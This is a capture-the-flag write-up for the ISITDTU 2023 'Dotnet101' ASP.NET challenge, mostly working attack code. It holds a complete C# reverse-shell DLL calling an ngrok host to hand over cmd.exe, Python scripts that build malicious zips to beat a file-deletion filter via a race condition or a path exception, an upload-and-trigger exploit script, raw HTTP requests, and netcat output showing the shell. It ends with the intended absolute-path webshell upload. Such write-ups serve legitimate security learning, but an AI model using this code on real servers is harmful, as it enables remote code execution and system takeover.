

[web] Dotnet101

Unintended solution

"Race condition"

Actually it maybe consider as using race condition bug to solve the challenge because of the following code

```
public class FileUtils
{
    public static void ExtractAndFilterZip(string zipFilePath, string extractPath, List<string> whitelistExtensions)
    {
        using (ZipInputStream zipInputStream = new ZipInputStream(File.OpenRead(zipFilePath)))
        {
            ZipEntry nextEntry;
            while ((nextEntry = zipInputStream.GetNextEntry()) != null)
            {
                if (nextEntry.IsFile)
                {
                    string name = nextEntry.Name;
                    if (!name.Contains("/") && !name.Contains("\\") && !name.Contains(".."))
                    {
                        string text = Path.Combine(extractPath, name);
                        using (FileStream fileStream = File.Create(text))
                        {
                            byte[] array = new byte[4096];
                            int num;
                            while ((num = zipInputStream.Read(array, 0, array.Length)) > 0)
                            {
                                fileStream.Write(array, 0, num);
                            }
                        }
                    }
                }
            }
        }

        string[] files = Directory.GetFiles(extractPath);
        foreach (string text2 in files)
        {
            string extension = Path.GetExtension(text2);
            byte[] array3 = File.ReadAllBytes(text2);
            if (!whitelistExtensions.Contains(extension) || (!FileUtils.IsPNGFile(array3) && !FileUtils.IsJPGFile(array3)))
            {
                object obj = FileUtils.lockObject;
                lock (obj)
                {
                    File.Delete(text2);
                }
            }
        }
    }
}
```

dll source file for reverse shell

```
1  using System;
2  using System.Text;
3  using System.IO;
4  using System.Diagnostics;
5  using System.ComponentModel;
6  using System.Linq;
7  using System.Net;
8  using System.Net.Sockets;
9  using System.Threading;
10 namespace test100{
11
12
13 public class ReadNoFlag
14 {
15     static StreamWriter streamWriter;
16     public ReadNoFlag()
```

```

17     {
18         Thread httpThread = new Thread(HttpServerThread);
19         Thread.Sleep(0);
20         httpThread.Start();
21     }
22     static void Main(string[] args)
23     {
24         // Start a new thread to run the HTTP server
25         Thread httpThread = new Thread(HttpServerThread);
26         Thread.Sleep(0);
27         httpThread.Start();
28
29     }
30     // Define a method for the HTTP server thread
31     static void HttpServerThread()
32     {
33         using(TcpClient client = new TcpClient("4.tcp.ngrok.io", 15404))
34         {
35             using(Stream stream = client.GetStream())
36             {
37                 using(StreamReader rdr = new StreamReader(stream))
38                 {
39                     StreamWriter streamWriter = new StreamWriter(stream);
40
41                     StringBuilder strInput = new StringBuilder();
42
43                     Process p = new Process();
44                     p.StartInfo.FileName = "cmd.exe";
45                     p.StartInfo.CreateNoWindow = true;
46                     p.StartInfo.UseShellExecute = false;
47                     p.StartInfo.RedirectStandardOutput = true;
48                     p.StartInfo.RedirectStandardInput = true;
49                     p.StartInfo.RedirectStandardError = true;
50                     p.OutputDataReceived += new
DataReceivedEventHandler(CmdOutputDataHandler);
51                     p.Start();
52                     p.BeginOutputReadLine();
53
54                     while(true)
55                     {
56                         strInput.Append(rdr.ReadLine());
57                         //strInput.Append("\n");
58                         p.StandardInput.WriteLine(strInput);
59                         strInput.Remove(0, strInput.Length);
60                     }
61                 }
62             }
63         }
64     }
65
66     private static void CmdOutputDataHandler(object sendingProcess,
DataReceivedEventArgs outline)
67     {
68         StringBuilder strOutput = new StringBuilder();
69
70         if (!String.IsNullOrEmpty(outline.Data))
71         {
72             try
73             {
74                 strOutput.Append(outline.Data);
75                 streamWriter.WriteLine(strOutput);
76                 streamWriter.Flush();
77             }

```

```

78         catch (Exception err) { }
79     }
80 }
81 }
82
83
84 }

```

compile the above .cs file to dll with:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
```

```
/r:System.Web.dll,System.dll,Microsoft.CSharp.dll,System.Core.dll /t:library .\test100.cs
```

python script for create zip archive

```

1  import zipfile
2  from cStringIO import StringIO
3
4  def _build_zip():
5      f = StringIO()
6      z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
7      for _ in range(1,100):
8          z.writestr(b'test' + str(_).encode() + b'.dll', b'')
9          z.writestr('test100.dll', open('test100.dll','rb').read())
10     for _ in range(101,30000):
11         z.writestr(b'test' + str(_).encode() + b'.dll', b'')
12     z.close()
13     zip = open('zipper.zip','wb')
14     zip.write(f.getvalue())
15     zip.close()
16 _build_zip()

```

Exploit code

```

1  import requests
2  from bs4 import BeautifulSoup
3  from threading import Thread
4  # url = 'http://40.88.10.36'
5  url = 'http://localhost:8880'
6
7  def __get_hidden_input( content):
8      """ Return the dict contain the hidden input
9      """
10     tags = dict()
11     soup = BeautifulSoup(content, 'html.parser')
12     hidden_tags = soup.find_all('input', type='hidden')
13     # print(*hidden_tags)
14     for tag in hidden_tags:
15         tags[tag.get('name')] = tag.get('value')
16     return tags
17
18  def upload():
19     s = requests.Session()
20     r1 = s.get(url + '/Login')
21     data1 = __get_hidden_input(r1.content)
22     data1.update({'txtUsername': 'admin', 'txtPassword': 'admin', 'btnLogin':
'Login'})
23     r2 = s.post(url + '/Login', data = data1)
24

```

```

25     r2 = s.get(url + '/Admin/UploadImage')
26     data2 = __get_hidden_input(r2.content)
27     data2.update({'btnConvert': 'Upload', 'folderName': '1c2c'})
28     r3 = s.post(url + '/Admin/UploadImage', data = data2, files = {'fileUpload':
('zipper2.zip', open('zipper2.zip', 'rb'))})
29
30 def trigger():
31     s = requests.Session()
32     r1 = s.get(url + '/Login')
33     data1 = __get_hidden_input(r1.content)
34     data1.update({'txtUsername': 'admin', 'txtPassword': 'admin', 'btnLogin':
'Login'})
35     r2 = s.post(url + '/Login', data = data1)
36     data3 = {'fileName': '..\\Uploads\\1c2c\\test100'}
37     s.post(url + '/Admin/DynamicPage', data = data3)
38
39 upload()

```

Then trigger Assembly.Load() -> object.newInstance() -> default constructor called

(test100.ReadNoFlag#ReadNoFlag())

```

POST /Admin/DynamicPage HTTP/1.1
Host: 40.88.10.36:80
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: ASP.NET_SessionId=
hhgrjxhkpevw1bt4e1djn15h
Content-Length: 38
Content-Type:
application/x-www-form-urlencoded

```

```

fileName=..%5CUploads%5C1c2c%5Ctest100

```

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Sun, 15 Oct 2023 02:06:50 GMT
8 Connection: close
9 Content-Length: 534
10
11 ISITDTU{this_is_flag_fake}
12
13 <!DOCTYPE html>
14
15 <html xmlns="
http://www.w3.org/1999/xhtml">
16   <head>
17     <title>
18
19   </title>
20   </head>
21   <body>
22     <form method="post" action="
./DynamicPage" id="form1">
23       <input type="hidden" name="
__VIEWSTATE" id="__VIEWSTATE"
value="
V/3q9GHFb/dU/W4XXQuIHMKd3UoJv9pHJ
LA+MzIlwmkt914sahNUJpWD6zzOH/TTxvy
A290vDA6DojRZLcy/4m+TFk1VQVs9RCe5K
Bnf7E=" />

```

Prevent the deleting

Another way to solve is to prevent the deleting of malicious dll file by make it throw an exception, for example due to "invalid path"

```
def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)


    z.writestr('test100.dll', open('test100.dll', 'rb').read())
    z.writestr('test100.dll!@#:', "blabla")
    zip = open('zipper2.zip', 'wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

Exception:

```
{System.NotSupportedException: The given path's format is not supported.
  at System.Security.Permissions.FileIOPermission.EmulateFileIOPermissionChecks(String fullPath)
  at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean
  at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share, Int3
  at System.IO.File.Create(String path)
  at Dotnet101.Utils.FileUtils.ExtractAndFilterZip(String zipFilePath, String extractPath, List`1 whitel
  at Dotnet101.Admin.UploadImage.btnUpload_Click(Object sender, EventArgs e)}
```

Result:



The screenshot shows a Python script running in a terminal window. The script is named `dotnet101.py` and is being executed from the directory `D:\Downloads\GodzillaMemoryShellProject.NET`. The script is using the `requests` library to interact with a web application. It sends a `POST` request to `/Login` with the username `admin` and password `admin`. It then sends a `POST` request to `/Admin/UploadImage` with the file `test100.dll`. The script also includes a `trigger()` function that sends a `POST` request to `/Admin/DynamicPage` with the data `data3`. The terminal output shows the script running successfully and the file `test100.dll` being uploaded.

Windows PowerShell window output:

```
PS C:\Users\ASUS> nc -lnvp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 63473
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
c:\windows\system32\inetsrv\whoami
iis apppool\defaultapppool
more C:\Users\Public\Flag.txt
c:\windows\system32\inetsrv>more C:\Users\Public\Flag.txt
ISITDTU{Thank_you_for_participate_ISITDTU_CTF_2023_you_are_cool_<3_!!!@!@}
```

Intended solution



taidh Hôm nay lúc 01:28

Intended short write up for Dotnet101 challenge (No Race Condition and Big Zip File)

- The second parameter in `Path.Combine()` can be controlled, so we can pass an absolute path => Bypass check ..
- To obtain the running path, access `*/Test/zeroTestPage?debug=1*` because the file `file_does_not_exist` does not exist, and in the `Web.config`, `<customErrors mode="Off"/>` is set, so the error is displayed and contains the path to the webroot (C:\inetpub\wwwroot).
- Note that all folders and files have only "ReadAndExecute" permissions except for Uploads (FullControl) and Test (Modify) because I set permissions for the entire `wwwroot` directory and then only edit permissions for the `Uploads` and `Test` folders, so the `zeroTestPage.aspx` file will keep "ReadAndExecute" permission.
- Create an arbitrary DLL file (webshell) with the class named `ReadNoFlag`, and the file name must start with the letter 'z', with the second character in the file name being the character following 'e' (any character from f to z, case-insensitive). Explanation: Because `zeroTestPage.aspx` is set to have only "ReadAndExecute" permission => no delete permission, when the file is created as described, it will be sorted below the `zeroTestPage.aspx` file when extracted. When the program attempts to delete the `zeroTestPage.aspx` file, it stops, and in the end, we have just uploaded without being deleted.
- Zip the file and upload it to the `C:\inetpub\wwwroot\Test` folder.

Example:

zexploit.dll (webshell file)

zeroTestPage.aspx (zeroTestPage.aspx file in Test folder)

z = z

e = e

x > r => it will be sorted below zeroTestPage.aspx file.